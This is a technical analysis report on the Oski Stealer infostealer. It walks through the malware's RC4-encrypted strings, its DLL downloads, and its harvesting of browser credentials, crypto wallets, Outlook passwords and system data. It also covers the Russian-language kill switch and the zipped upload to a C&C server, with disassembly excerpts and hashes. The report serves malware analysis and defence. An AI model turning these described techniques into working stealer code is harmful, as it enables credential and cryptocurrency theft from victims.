OSKİ STEALER

Technical Analysis Report

Contents

Introduction

First thought to have surfaced in November 2019, the "Oski Stealer" malware showcases its ability to steal sensitive information, credentials and data from cryptocurrency wallets from more than 60 apps. The name Oski is derived from an old Norse word meaning "Viking Warrior". The malware targets the following data;

Login information in apps

Browser information (cookies, autofill, credit card information)

Screenshots

System information

Cryptocurrency wallets (Bitcoin, Ethereum, Litecoin etc.)

The oski pest, which is offered for sale on Russian underground platforms and has an easy interface, is offered for sale at a price between $ 70 and $ 100. It is a family of malware that is highly preferred by hackers because it is affordable and steals a lot of data. Customers on underground forums by contacting Oski Stealer developers buys malware and develops it and distributes it to its targets. The malware family, which has a great reputation on the underground forums, receives a lot of positive feedback from its customers, which can be cited as an indication of how stable the oski malware is.

Although Oski is mostly seen in North America, it has recently started to be seen in China as well. As with many malware, Oski malware It aims to spread using the phishing technique.

First Look


Oski malware downloads 7 DLLs from the C&C server and uses these DLLs to steal the data it targets. It was observed that the anti-debug method used by Oski Stealer malware was incomplete in preventing dynamic analysis. It only checks the system name as an anti-debugging technique.

The information the malware collects Under C:\ProgramData folder saves in a file of random characters then this file makes a zip file and creates an http post request and sends this file to the C&C server in an encrypted way.


bf5b613e142655ffc08aa2890da9de4bd798c1de4d163f2ea8f2d830ddee8984.exe Analysis

FILE	bf5b613e142655ffc08aa2890da9de4bd798c1de4d163f2ea8f2d830ddee8984.exe
MD5	485609C090F936B274F0F53CB85CAB12
SHA-1	BF14DF7741FF532E09D45F7249609D9C53374FC2

Malware *"Detect It Easy"* and its image in *"CFF Explorer"* when viewed *"Nullsoft Scriptable Install System(2.46)[zlib,solid]" "SFX"* where there She does it to complicate the analysis. is a bundled installer file is seen. Malware using this technique he does it to complicate the analysis.



Oski malware detaches itself from the sfx package at runtime and starts to run the malicious file.



Looking at the File Header of the malicious file, it is understood that the file is an exe.

Unnamed.exe Analysis

FILE	Unnamed
MD5	93EE45387D3EAA4AEDCF6FA71A95649B
SHA-1	4B24718FD64F7BB83E7C4F8CD418027C90188812

There are many base64 strings on the splash screen of the Oski malware, and when these strings are examined, it is observed that the base64 strings are encrypted using the rc4 key. The malware decodes base64 strings and saves them in memory.

rc4 key used to decode strings: *"056139954853430408"*

```
.text:004247CF add     esp, 4           ; Add
.text:004247D2 mov     dword_432148, eax
.text:004247D7 push    offset aTh       ; "th: "
.text:004247DC call    sub_423B70       ; Call Procedure
.text:004247E1 add     esp, 4           ; Add
.text:004247E4 mov     dword_43260C, eax
.text:004247E9 push    offset a05613995485343 ; "056139954853430408"
.text:004247EE call    sub_423B70       ; Call Procedure
.text:004247F3 add     esp, 4           ; Add
.text:004247F6 mov     dword_432660, eax
.text:004247FB push    42B280h
.text:00424800 call    sub_423B70       ; Call Procedure
.text:00424805 add     esp, 4           ; Add
.text:00424808 mov     dword_432128, eax
.text:0042480D push    offset aPezksjgm8q ; "pEzKSjGm8Q=="
.text:00424812 call    sub_423B70       ; Call Procedure
.text:00424817 add     esp, 4           ; Add
.text:0042481A mov     dword_432168, eax
.text:0042481F push    offset aDbontebqf3Ofa ; "DboNtEbQF3/+oFA="
.text:00424824 call    sub_423B70       ; Call Procedure
.text:00424829 add     esp, 4           ; Add
.text:0042482C mov     dword_4326E0, eax
.text:00424831 push    offset aR22rvgdoqsz2oe ; "r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng="...
.text:00424836 call    sub_423B70       ; Call Procedure
.text:0042483B add     esp, 4           ; Add
.text:0042483E mov     dword_4323D0, eax
.text:00424843 push    42B304h
.text:00424848 call    sub_423B70       ; Call Procedure
.text:0042484D add     esp, 4           ; Add
.text:00424850 mov     dword_432260, eax
.text:00424855 push    (offset aGlox6gmcfw+0Ch) ; ""
.text:0042485A call    sub_423B70       ; Call Procedure
.text:0042485F add     esp, 4           ; Add
.text:00424862 mov     dword_432334, eax
.text:00424867 push    offset aOfztatfY0kojty ; "oFzTATf+y0KojtYSkaQ="
.text:0042486C call    sub_423B70       ; Call Procedure
```

We will use an ida python script written to make strings eaiser to decode and give them meaningful names IDA python script: *"https://github.com/cyberark/malware-research/blob/master/OskiStealer/Oski_deobfuscator/oski_ida.py"*


After the strings are parsed, the information it is trying to steal from the system is revealed. The malware controls Mozilla, Opera, Chromium, and Internet Explorer-based browsers and is observed to steal credentials, credit card information and autofill information from these browsers.


Checked Browsers

Internet Explorer	Kometa	K-Meleon
Sputnik	Chrome	Microsoft Edge
Comodo Dragon	Orbitium	Torch
CocCoc Browser	Vivaldi	Epic Privacy Browser
Amigo	Dragon	Maxthon
Uran Browser	TorBro	Opera
Mozilla Firefox	CrytoTab	Brave
QIP Surf	Nichrome	IceCat
Cent	Elements Browser	Pale Moon
BlackHawk	CyberFox	

Language Check

The Oski malware also controls the system language. After the system language is checked, if the malware encounters one of the following language IDs, the malware terminates itself.





Language ID	Language Code	Country
419	Ru	Russian
422	Uk	Ukrainian
423	Be	Belarusia
082c	Az	Azeri (Cyrillic)
443	Uz	Uzbek (Latin)
043f	Kk	Kazakh

DLL Download

After these processes, the malware downloads 7 DLLs to the C:\ProgramData folder. It uses these DLLs to steal data from applications..

```
.text:00421BA2 mov     eax, aCprogramdatasoftkondll
.text:00421BA7 push    eax
.text:00421BA8 lea     ecx, [ebp+c2softkondll] ; Load Effective Address
.text:00421BAE push    ecx
.text:00421BAF call    dlldownload     ; Call Procedure
.text:00421BB4 add     esp, 8          ; Add
.text:00421BB7 mov     edx, aCprogramdatasqlitedll
.text:00421BBD push    edx
.text:00421BBE lea     eax, [ebp+c2sqlitedll] ; Load Effective Address
.text:00421BC4 push    eax
.text:00421BC5 call    dlldownload     ; Call Procedure
.text:00421BCA add     esp, 8          ; Add
.text:00421BCD mov     ecx, aCprogramdatafreebldll
.text:00421BD3 push    ecx
.text:00421BD4 lea     edx, [ebp+c2freebldll] ; Load Effective Address
.text:00421BDA push    edx
.text:00421BDB call    dlldownload     ; Call Procedure
.text:00421BE0 add     esp, 8          ; Add
.text:00421BE3 mov     eax, aCprogramdatamozgluedll
.text:00421BE8 push    eax
.text:00421BE9 lea     ecx, [ebp+c2mozgluedll] ; Load Effective Address
.text:00421BEF push    ecx
.text:00421BF0 call    dlldownload     ; Call Procedure
.text:00421BF5 add     esp, 8          ; Add
.text:00421BF8 mov     edx, aCprogramdatamsvcpdll
.text:00421BFE push    edx
.text:00421BFF lea     eax, [ebp+c2msvcpdll] ; Load Effective Address
.text:00421C05 push    eax
.text:00421C06 call    dlldownload     ; Call Procedure
.text:00421C0B add     esp, 8          ; Add
.text:00421C0E mov     ecx, aCprogramdatanssdll
.text:00421C14 push    ecx
.text:00421C15 lea     edx, [ebp+c2nssdll] ; Load Effective Address
.text:00421C1B push    edx
.text:00421C1C call    dlldownload     ; Call Procedure
.text:00421C21 add     esp, 8          ; Add
.text:00421C24 mov     eax, aCprogramdatavcruntimedll
lldrop (Synchronized with Hex View-2, Hex View-1)
aCprogramdatavcruntimedll dd ?          ; DATA XREF: dlldrop+444↑r
                                        ; dlldrop+7D7↑r ...
                                        ; C:\\ProgramData\\vcruntime.dll
```

There is a separate URL for each downloaded DLL, and these addresses are as follows;

url/1.jpg , url/2.jpg , url/3.jpg , url/4.jpg , url/5.jpg , url/6.jpg , url/7.jpg

Downloaded DLL List

Softokn3.dll	Sqlite3.dll
Freebl.dll	Mozglue.dll
Msvcp.dll	Nss3.dll
Vcruntime140.dll	

The malware controls more than 20 crypto wallets in the system. It creates a separate folder for each cryptocurrency wallet it controls.


```
.text:00425B00
.text:00425B00 CrytoFolder= dword ptr  8
.text:00425B00
.text:00425B00 push    ebp
.text:00425B01 mov     ebp, esp
.text:00425B03 push    104h            ; Size
.text:00425B08 push    0               ; Val
.text:00425B0A push    offset CryptoFolder ; void *
.text:00425B0F call    _memset         ; Call Procedure
.text:00425B14 add     esp, 0Ch        ; Add
.text:00425B17 mov     eax, [ebp+CrytoFolder]
.text:00425B1A push    eax             ; lpString2
.text:00425B1B push    offset CryptoFolder ; lpString1
.text:00425B20 call    lstrcatA        ; Indirect Call Near Procedure
.text:00425B26 mov     ecx, aWaldat
.text:00425B2C push    ecx             ; sensFile
.text:00425B2D mov     edx, aBitcoin
.text:00425B33 push    edx             ; CryptoAppDataFolder
.text:00425B34 mov     eax, aBitcoin
.text:00425B39 push    eax             ; AppDataFolder
.text:00425B3A call    copyFileAppData ; Call Procedure
.text:00425B3F add     esp, 0Ch        ; Add
.text:00425B42 mov     ecx, aKeystore
.text:00425B48 push    ecx             ; sensFile
.text:00425B49 mov     edx, aEthereum
.text:00425B4F push    edx             ; CrytoAppDataFolder
.text:00425B50 mov     eax, aEthereum
.text:00425B55 push    eax             ; AppDataFolder
.text:00425B56 call    copyFileAppData ; Call Procedure
.text:00425B5B add     esp, 0Ch        ; Add
.text:00425B5E mov     ecx, aDefaultWallet
.text:00425B64 push    ecx             ; sensFile
.text:00425B65 mov     edx, aElectrumWallets
.text:00425B6B push    edx             ; CrytoAppDataFolder
.text:00425B6C mov     eax, aElectrum
.text:00425B71 push    eax             ; AppDataFolder
.text:00425B72 call    copyFileAppData ; Call Procedure
```

Checked Wallets

Bitcoin	Ethereum	MultiDoge
Electrum	Litecoin	IOCoin
Megacoin	Zcash	Infinitecoin
GoldCoinGLD	jaxx	Mincoin
Exodus	Primecoin	Namecoin
digitalcoin	Anoncoin	BBQcoin
DashCore	devcoin	Florincoin
Franko	Freicoin	Ixcoin
Terracoin	YACoin	ElectronCash
Electrum-LTC		

Outlook Informations

Oski malware collects the passwords of the Outlook accounts in the system, incoming server settings (IMAP), outgoing server settings (SMTP) information and sensitive information in the registry and saves them in a text document named Outlook.txt.




System and Hardware Information

Malware also checks the system and hardware features of the computer on which it is located, and obtains information about the system..

The system information it checks includes computer name, Windows info, user info, GUID, keyboard type, etc. information is available.

Hardware features include processor type, video card model, amount of ram, etc. information is available.



system.txt - Not Defteri

Dosya Düzen Biçim Görünüm Yardım

```
System ---------------------------------------------------
Windows: Windows 7 Professional
Bit: x64
User:
Computer Name: WIN-L1KDN79P80J
System Language: tr-TR
Machine ID:
GUID:
Domain Name: Unknown
Workgroup: WORKGROUP
Keyboard Languages: Türkçe (Türkiye) / İngilizce (Amerikan)

Hardware -------------------------------------------------
Processor: Intel(R) Core(TM) i5-7300HQ CPU @ 2.50GHz
Logical processors: 1
Videocard: VMware SVGA 3D
Display: 1918x928
RAM: 2047 MB
Laptop: No

Time -----------------------------------------------------
Local: 16/7/2021 15:24:42
Zone: UTC3

Network --------------------------------------------------
IP: IP?
Country: Country?

Installed Software ---------------------------------------
Microsoft Office Enterprise 2007 12.0.4518.1014
Google Chrome 91.0.4472.124
Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.28.29910 14.28.29910
Java Auto Updater 2.8.281.9
Microsoft Visual C++ 2015-2019 Redistributable (x64) - 14.28.29910 14.28.29910.0
Microsoft Visual C++ 2019 X86 Additional Runtime - 14.28.29910 14.28.29910
Microsoft Office Access MUI (Turkish) 2007 12.0.4518.1027
Microsoft Office Excel MUI (Turkish) 2007 12.0.4518.1027
Microsoft Office PowerPoint MUI (Turkish) 2007 12.0.4518.1027
Microsoft Office Publisher MUI (Turkish) 2007 12.0.4518.1027
Microsoft Office Outlook MUI (Turkish) 2007 12.0.4518.1027
Microsoft Office Word MUI (Turkish) 2007 12.0.4518.1027
```

The Oski malware checks whether it is a laptop or a desktop computer with the GetSystemPowerStatus API. This API checks if there is a battery on the system.

```
.text:0041B840 laptopcontrol proc near
.text:0041B840
.text:0041B840 SystemPowerStatus= byte ptr -10h
.text:0041B840 SystemPowerStatus.BatteryFlag= byte ptr -0Fh
.text:0041B840 var_4= dword ptr -4
.text:0041B840
.text:0041B840 push    ebp
.text:0041B841 mov     ebp, esp
.text:0041B843 sub     esp, 10h          ; Integer Subtraction
.text:0041B846 mov     eax, dword_4301F4
.text:0041B84B xor     eax, ebp          ; Logical Exclusive OR
.text:0041B84D mov     [ebp+var_4], eax
.text:0041B850 lea     eax, [ebp+SystemPowerStatus] ; Load Effective Address
.text:0041B853 push    eax               ; lpSystemPowerStatus
.text:0041B854 call    GetSystemPowerStatus ; Indirect Call Near Procedure
.text:0041B85A test    eax, eax          ; Logical Compare
.text:0041B85C jz      short loc_41B871 ; Jump if Zero (ZF=1)
```

```
.text:0041B85E movzx   ecx, [ebp+SystemPowerStatus.BatteryFlag] ; Move with Zero-Extend
.text:0041B862 cmp     ecx, 80h ; '€'  ; Compare Two Operands
.text:0041B868 jge     short loc_41B871 ; Jump if Greater or Equal (SF=OF)
```

```
.text:0041B86A mov     eax, offset Yes ; "Yes"
.text:0041B86F jmp     short loc_41B876 ; Jump
```

```
.text:0041B871
.text:0041B871 loc_41B871:             ;
.text:0041B871 mov     eax, offset No  ; "No"
```

```
.text:0041B876
.text:0041B876 loc_41B876:
.text:0041B876 mov     ecx, [ebp+var_4]
.text:0041B879 xor     ecx, ebp        ; StackCookie
.text:0041B87B call    @__security_check_cookie@4 ; __security_check_cookie(x)
.text:0041B880 mov     esp, ebp
.text:0041B882 pop     ebp
.text:0041B883 retn                    ; Return Near from Procedure
.text:0041B883 laptopcontrol endp
.text:0041B883
```

The malware takes a screenshot of the system when it is running and saves itself as screenshot.jpg. The purpose of doing this is to get information about the application by taking screenshots of the applications that it cannot access.


```
0042565F   83C4 04        add esp,4
00425662   A3 BC264300    mov dword ptr ds:[4326BC],eax
00425667   68 2CC94200    push 2.42C92C                  42C92C:L"jpeg"
0042566C   E8 FFE4FFFF    call 2.423B70
00425671   83C4 04        add esp,4
00425674   A3 C0224300    mov dword ptr ds:[4322C0],eax
00425679   68 38C94200    push 2.42C938                  42C938:L"screenshot.jpg"
0042567E   E8 EDE4FFFF    call 2.423B70
00425683   83C4 04        add esp,4
00425686   A3 A0254300    mov dword ptr ds:[4325A0],eax
00425688   68 4CC94200    push 2.42C94C                  42C94C:L".jpg"
00425690   E8 DBE4FFFF    call 2.423B70
0042569S   83C4 04        add esp,4
```


```
0042C910 00 00 00 00 66 36 42 47 74 41 3D 3D 00 00 00 00 ....f6BGtA==....
0042C920 69 00 6D 00 61 00 67 00 65 00 2F 00 6A 00 70 00 i.m.a.g.e./.j.p.
0042C930 65 00 67 00 00 00 00 00 73 00 63 00 72 00 65 00 e.g.....s.c.r.e.
0042C940 65 00 6E 00 73 00 68 00 6F 00 74 00 2E 00 6A 00 e.n.s.h.o.t...j.
0042C950 70 00 67 00 00 00 00 00 64 62 42 44 70 45 6A 55 p.g.....dbBDpEjU
0042C960 44 79 36 33 36 55 2F 6C 78 4A 78 62 30 50 66 4E Dy636U/lxJxb0PfN
```

Creating a ZIP File

After the malware collects all the information, it creates a file consisting of random characters in C:\ProgramData. It creates separate folders in the file and puts the information it collects into the files.

Then it converts the folder consisting of random characters into a .zip file and sends it to the C&C server.





Network Analysis

